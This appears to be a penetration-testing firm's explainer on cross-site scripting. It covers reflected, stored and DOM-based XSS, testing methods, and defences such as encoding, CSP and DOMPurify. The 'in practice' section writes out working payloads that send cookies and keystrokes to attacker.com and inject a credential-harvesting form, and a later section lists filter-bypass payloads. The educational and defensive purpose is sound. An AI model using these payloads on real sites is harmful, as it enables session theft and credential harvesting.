

Cross-site scripting (XSS) is a vulnerability where an attacker injects malicious scripts into web pages viewed by other users. Classified under CWE-79 and ranked A03:2021 in the OWASP Top 10, XSS remains one of the most reported vulnerability classes in web application security testing. It persists because it exploits the browser's fundamental trust in the domain it is visiting, not a flaw in any single technology.
What is cross-site scripting?
Cross-site scripting works because browsers trust scripts that originate from the domain they are visiting. When an application fails to handle user-supplied input before rendering it in the browser, an attacker can inject JavaScript that executes with the same privileges as the legitimate application code.
The injected script can read session cookies, interact with the DOM, make authenticated API calls, and perform any action the application itself can perform, all in the context of the victim's session. The attacker is not breaking into the server. They are turning the server's own trust relationship with the victim's browser against the victim.
XSS is formally classified under CWE-79: Improper Neutralization of Input During Web Page Generation. OWASP groups it under A03:2021 Injection. OWASP's testing methodology covers it across three test cases: WSTG-INPV-01 (Reflected XSS), WSTG-INPV-02 (Stored XSS), and WSTG-CLNT-01 (DOM-based XSS). The vulnerability class has held a place in the MITRE CWE Top 25 continuously since that list was first published.
What are the three types of cross-site scripting?
Reflected XSS

Reflected XSS occurs when a payload is included in a request, typically a URL parameter, and the application returns it in the response without sanitisation. The payload is not stored. It exists only in the crafted URL and the response that URL generates.
The victim must click a link containing the payload. This creates a social engineering dependency, but the delivery mechanism is straightforward: a phishing email, a forum post, a shortened URL that obscures the contents. A search function that displays the search term in results without encoding it is a classic vector:
<p>Results for: <script>document.location='https://attacker.com/steal?c='+document.cookie</script></p>The browser executes the script immediately. The victim sees nothing unusual.
Stored XSS
Stored XSS is more dangerous than reflected XSS because the payload is saved in the application's database and served to every user who loads the affected page. No crafted link is required: any user who browses to the page triggers the script.
The typical vector is a comment field, forum post, or profile field that accepts input and renders it in HTML without sanitisation. The attacker submits a comment containing a <script> tag. The comment is stored. Every user who reads that thread executes the payload.
Stored XSS in high-traffic areas, admin panels, or support ticket views affects large numbers of users, including privileged accounts. A payload placed where an administrator will view it can escalate to full application compromise. A single stored XSS finding in an admin-visible component is consistently rated Critical regardless of the privilege level needed to plant it.
DOM-based XSS

DOM-based XSS is processed entirely by client-side JavaScript. The payload is never sent to the server and never appears in the server response. It is injected into the browser's DOM at runtime through vulnerable JavaScript code.
The attack exploits two elements: a source (an attacker-controllable value such as document.location, window.name, localStorage, or postMessage data) and a sink (a dangerous JavaScript method that writes to the DOM, such as innerHTML, document.write(), or eval()).
When vulnerable JavaScript reads from a source and writes directly to a dangerous sink without sanitisation, the attacker can inject a payload via the URL fragment or any other readable source:
// Vulnerable pattern: source to sink without sanitisation
document.getElementById('output').innerHTML = location.hash.slice(1);
A URL ending in #<img src=x onerror=alert(1)> executes JavaScript through this code. The server never sees the fragment identifier. Server-side controls and WAFs cannot inspect or block it. DOM XSS requires client-side defences specifically.
Common DOM XSS sources: document.URL, location.href, location.search, location.hash, window.name, document.referrer, postMessage data, localStorage
Common DOM XSS sinks: innerHTML, outerHTML, insertAdjacentHTML, document.write(), eval(), setTimeout() with a string argument, jQuery .html(), .append()
What does a cross-site scripting attack look like in practice?
The <script>alert(1)</script> payload proves a vulnerability exists. In a real engagement, the following payloads demonstrate business impact. Penetration testers use these to show what a real attacker could achieve with the same entry point.
Cookie theft via fetch:
<script>fetch('https://attacker.com/log?c='+encodeURIComponent(document.cookie))</script>This exfiltrates all cookies accessible to JavaScript on the current domain. Where the session cookie lacks the HttpOnly flag, the attacker receives a valid session token they can replay to access the account directly.
Keylogger injection:
<script>
document.addEventListener('keydown', function(e) {
  fetch('https://attacker.com/keys?k='+encodeURIComponent(e.key));
});
</script>
This captures every keystroke in the browser tab: passwords, credit card numbers, messages. It runs silently with no visible indication to the user.
Admin session hijack via stored XSS:
When a stored XSS payload executes in an admin user's session, the attacker can use fetch() to make authenticated requests as that administrator: creating backdoor accounts, exfiltrating user data, or modifying application configuration. No credentials are required. The admin's session does the work.
In-page phishing via DOM manipulation:
<script>
document.body.innerHTML = '<div style="position:fixed;top:0;left:0;width:100%;height:100%;background:#fff;z-index:9999"><h2>Session expired. Please sign in again.</h2><form action="https://attacker.com/harvest">Username: <input name="u"><br>Password: <input type="password" name="p"><br><input type="submit" value="Sign in"></form></div>';
</script>
This replaces page content with a fake login form served from the legitimate domain. The address bar shows the correct URL. TLS is valid. There is no phishing indicator for the user to detect.
How do penetration testers find cross-site scripting vulnerabilities?
The first phase is input surface enumeration. Every point at which the application accepts user input is a candidate: form fields, URL parameters, HTTP headers (particularly Referer, User-Agent, and custom headers), file upload names, WebSocket messages, and API request bodies. In modern single-page applications, this surface is substantially larger than it appears from the UI.
Test payloads are injected with encoding variations to probe both reflection and filter logic. Testers do not rely solely on <script> tags. Common bypass payloads use event handlers that execute without a dedicated script element:
<img src=x onerror=alert(1)>
<svg onload=alert(1)>
<input autofocus onfocus=alert(1)>
<details open ontoggle=alert(1)>
<body onresize=alert(1)>
The HTML source is reviewed after each injection to observe how the input is reflected: inside an HTML attribute, inside a JavaScript string, inside a JSON value, or as a raw HTML node. Each context requires a different payload structure and a different bypass approach.
For DOM-based XSS, the tester uses browser developer tools to trace JavaScript execution. Sources are located by searching for DOM APIs that read external data: location.search, location.hash, document.referrer. Sinks are found by searching for dangerous write operations: innerHTML, outerHTML, document.write, eval, setTimeout with a string argument. The tester maps paths from source to sink and attempts to inject a payload that travels the full route.
Testing is conducted against all three OWASP WSTG test cases: WSTG-INPV-01 for reflected, WSTG-INPV-02 for stored, and WSTG-CLNT-01 for DOM-based.
Tools used include Burp Suite Repeater for manual payload injection and response inspection, Burp Scanner for automated reflection detection, and the browser console for interactive DOM analysis during DOM XSS investigation.
A thorough web application penetration test covers all three XSS types across every input surface, including APIs and WebSocket messages, not just the visible form fields.
Why do modern frameworks not eliminate XSS?
React, Angular, and Vue escape output by default when rendering variables. This is a meaningful baseline protection for template-rendered content. The problem is the explicit bypass mechanisms that developers regularly use when they need to render formatted content, imported HTML, or third-party output.
React: dangerouslySetInnerHTML={{ __html: userInput }} tells React to skip escaping and render raw HTML. The name signals the risk. It appears regularly in codebases that render markdown, rich text, or CMS content.
Vue: v-html="userInput" renders raw HTML without sanitisation. Vue's own documentation notes it should never be used with user-controlled content. It appears regularly anyway.
Angular: bypassSecurityTrustHtml() in DomSanitizer explicitly disables Angular's built-in XSS protection for a specific value.
Each of these is a consistent source of XSS findings during code review. The pattern is the same in all three: the developer opted out of the framework's protection because the feature required it, and the input was not sanitised before the bypass was applied.
Beyond framework rendering, custom JavaScript that reads URL parameters, hash values, or postMessage data and writes to the DOM is completely outside framework protection scope. DOM XSS in custom JavaScript is as exploitable today as it was fifteen years ago. Third-party scripts loaded on the page operate outside the framework's rendering pipeline entirely. Any XSS in a chat widget, analytics tag, or CDN-hosted library executes with full domain privileges.
Framework defaults protect standard rendering paths. They do not cover the full attack surface. For a broader view of what automated tooling misses in this vulnerability class, the OWASP Top 10 guide for penetration testers covers how testers approach A03:2021 Injection across the full range.
Why does Content Security Policy not prevent XSS on its own?
Content Security Policy (CSP) is a browser-side control that restricts which scripts a page is permitted to load and execute. A well-configured CSP can significantly reduce the exploitability of XSS vulnerabilities. It is not a substitute for fixing the underlying injection flaw.
CSP misconfiguration is common. Policies that include unsafe-inline or unsafe-eval negate much of the protection. Overly broad allowlists that include CDN domains or trusted third-party origins can be abused if any script on those domains is itself vulnerable to injection.
CSP does not cover DOM XSS. Where a payload is processed inside already-trusted JavaScript, such as a script that reads from a source and writes to a sink, the injected payload runs under the application's own script origin. CSP cannot restrict scripts already approved to execute.
A nonce-based CSP is the current OWASP-recommended configuration:
Content-Security-Policy: script-src 'nonce-{random-per-request}' 'strict-dynamic'; object-src 'none'; base-uri 'none';Each page load generates a fresh cryptographic nonce. Scripts must carry a matching nonce attribute to execute. strict-dynamic propagates trust to scripts dynamically loaded by trusted scripts. This configuration eliminates unsafe-inline and restricts script execution to explicitly trusted sources.
Legacy applications often cannot implement strict nonce-based CSP without significant refactoring. Inline event handlers and inline scripts embedded throughout the codebase all need to be migrated to external scripts first.
CSP is a valuable defence-in-depth layer. It reduces blast radius. It does not remove the need to fix the injection vulnerability itself.
How does XSS chain with other vulnerabilities?
Cross-site scripting becomes substantially more dangerous when it intersects with other weaknesses in the same application.
XSS with CSRF token theft. An XSS payload can read a CSRF token from the DOM and include it in a forged state-changing request, bypassing CSRF protection entirely. The attacker gains the ability to change passwords, transfer funds, or modify account settings using the victim's session, without needing credentials.
Stored XSS escalating to admin compromise. Stored XSS in a component viewed by administrators, such as a support inbox, user management panel, or audit log, allows the attacker to capture an admin session token. With admin access, the practical ceiling is the application's own privilege model: full user data read, application configuration changes, and persistent backdoor account creation.
XSS enabling in-domain phishing. Injecting a fake login form into a page served from the legitimate domain removes every browser-level indicator that would alert a user. The correct domain appears in the address bar. TLS is valid. Users who would not act on an obvious phishing email will enter credentials without hesitation when prompted by their own application's domain.
This vulnerability class and how it intersects with others in pentest findings is covered in the OWASP Top 10 guide for penetration testers. For comparison with a different injection class, SQL injection operates at the server-side database layer, while XSS operates at the browser layer targeting other users, but the two can coexist in the same application. For application-layer network controls and their limitations against injection, see the WAF bypass analysis.
How do you prevent cross-site scripting?
Effective XSS prevention requires controls at multiple layers. No single control is sufficient on its own. Two automated approaches are relevant here: SAST (Static Application Security Testing) scans source code for vulnerable patterns like unsanitised output, while DAST (Dynamic Application Security Testing) tests the running application by injecting payloads and checking for reflection. Both catch common XSS variants in CI/CD pipelines, but neither can find DOM-based XSS or context-dependent encoding failures. Our guide to SAST vs DAST vs penetration testing covers when to use each.

Output encoding (context-aware). The primary defence is encoding output correctly for the context in which it appears. The encoding required differs by context:
| Context | Required encoding |
|---|---|
| HTML body text | HTML entity encoding (< becomes <, > becomes >) |
| HTML attribute value | HTML attribute encoding (quotes, special chars) |
| JavaScript string | JavaScript escaping (\, ', ", newlines) |
| URL parameter | URL encoding (%xx) |
| CSS value | CSS escaping |
Applying HTML entity encoding to a JavaScript string context is not sufficient. The encoding must match the rendering context precisely.
Input validation. Allowlists reduce the viable payload space. Where a field accepts only numeric input, reject anything that is not a digit before it reaches storage or rendering. Input validation alone is not sufficient, because legitimate input in some contexts includes characters that are dangerous in others, but it reduces attack surface.
Content Security Policy. Implement a strict nonce-based CSP that disallows inline scripts and restricts script sources to known origins. Treat unsafe-inline and unsafe-eval in a CSP as red flags requiring remediation.
HttpOnly and Secure cookie flags. Mark session cookies with HttpOnly to prevent JavaScript from reading them directly. This eliminates the most common exploitation path of direct cookie theft via XSS. It does not prevent keylogger injection or DOM manipulation attacks, but it raises the cost of exploitation.
Framework bypass method audit. Search the codebase for dangerouslySetInnerHTML, v-html, and bypassSecurityTrustHtml. Each occurrence requires review: confirm the input is either trusted or sanitised with a library such as DOMPurify before the bypass is applied.
DOMPurify for trusted HTML rendering. Where formatted HTML must be rendered from user-controlled or imported content, sanitise with DOMPurify before assigning to innerHTML or any framework bypass:
import DOMPurify from 'dompurify';
element.innerHTML = DOMPurify.sanitize(userInput);
Regular penetration testing. Framework defaults protect standard rendering paths. Custom JavaScript, third-party widgets, legacy code, and complex DOM manipulation frequently introduce XSS outside those paths. Regular testing catches what automated scanning and static analysis miss.
Frequently asked questions
Is cross-site scripting still a common vulnerability?
Yes. XSS constituted 25% of all High-severity findings in web application penetration tests in 2024, making it the single most prevalent High vulnerability class that year (BreachLock 2024 Penetration Testing Intelligence Report). Disclosed XSS vulnerabilities increased 68% in 2024 compared to 2023 (Edgescan 2024 Vulnerability Statistics Report). Its persistence reflects the complexity of output encoding across different rendering contexts, the volume of client-side JavaScript that creates new DOM XSS attack surfaces, and the frequency with which framework bypass methods appear in production code.
What is the difference between reflected and stored XSS?
Reflected XSS requires the victim to click a specifically crafted link containing the payload. The payload is not stored and only executes for users who load the malicious URL. Stored XSS saves the payload in the application's database and executes it for every user who views the affected page, without any action beyond normal browsing. Stored XSS is rated higher severity because it affects all users and does not depend on social engineering for each victim.
Can XSS lead to a full application compromise?
Yes, under the right conditions. If a stored XSS payload executes in an administrator's browser session, the attacker can use that session to create new admin accounts, exfiltrate user data, or modify application configuration. The practical ceiling of XSS exploitation is determined by the privileges of the compromised session. An admin session effectively has no ceiling within the application. This is why stored XSS in admin-visible components is consistently rated Critical, regardless of the privilege level required to plant the payload.
Is XSS a frontend or backend vulnerability?
XSS is a rendering vulnerability that spans both. The root cause is typically a failure in either the backend (outputting unencoded user data into HTML responses) or the frontend (client-side JavaScript writing attacker-controlled values to dangerous DOM sinks without sanitisation). Reflected and stored XSS are most commonly caused by backend rendering failures. DOM-based XSS is caused by frontend JavaScript handling. Prevention requires controls at both layers.
How is XSS different from SQL injection?
XSS is a client-side attack targeting other users of the application. The injected payload executes in a victim's browser, enabling session theft, credential harvesting, and browser-based actions on the victim's behalf. SQL injection is a server-side attack targeting the application's database. The injected payload executes on the database server, enabling direct data extraction, authentication bypass, or data destruction. Both are injection vulnerabilities classified under OWASP A03:2021. Both require context-aware output handling and input validation as primary defences. Both are consistently found in web application penetration tests.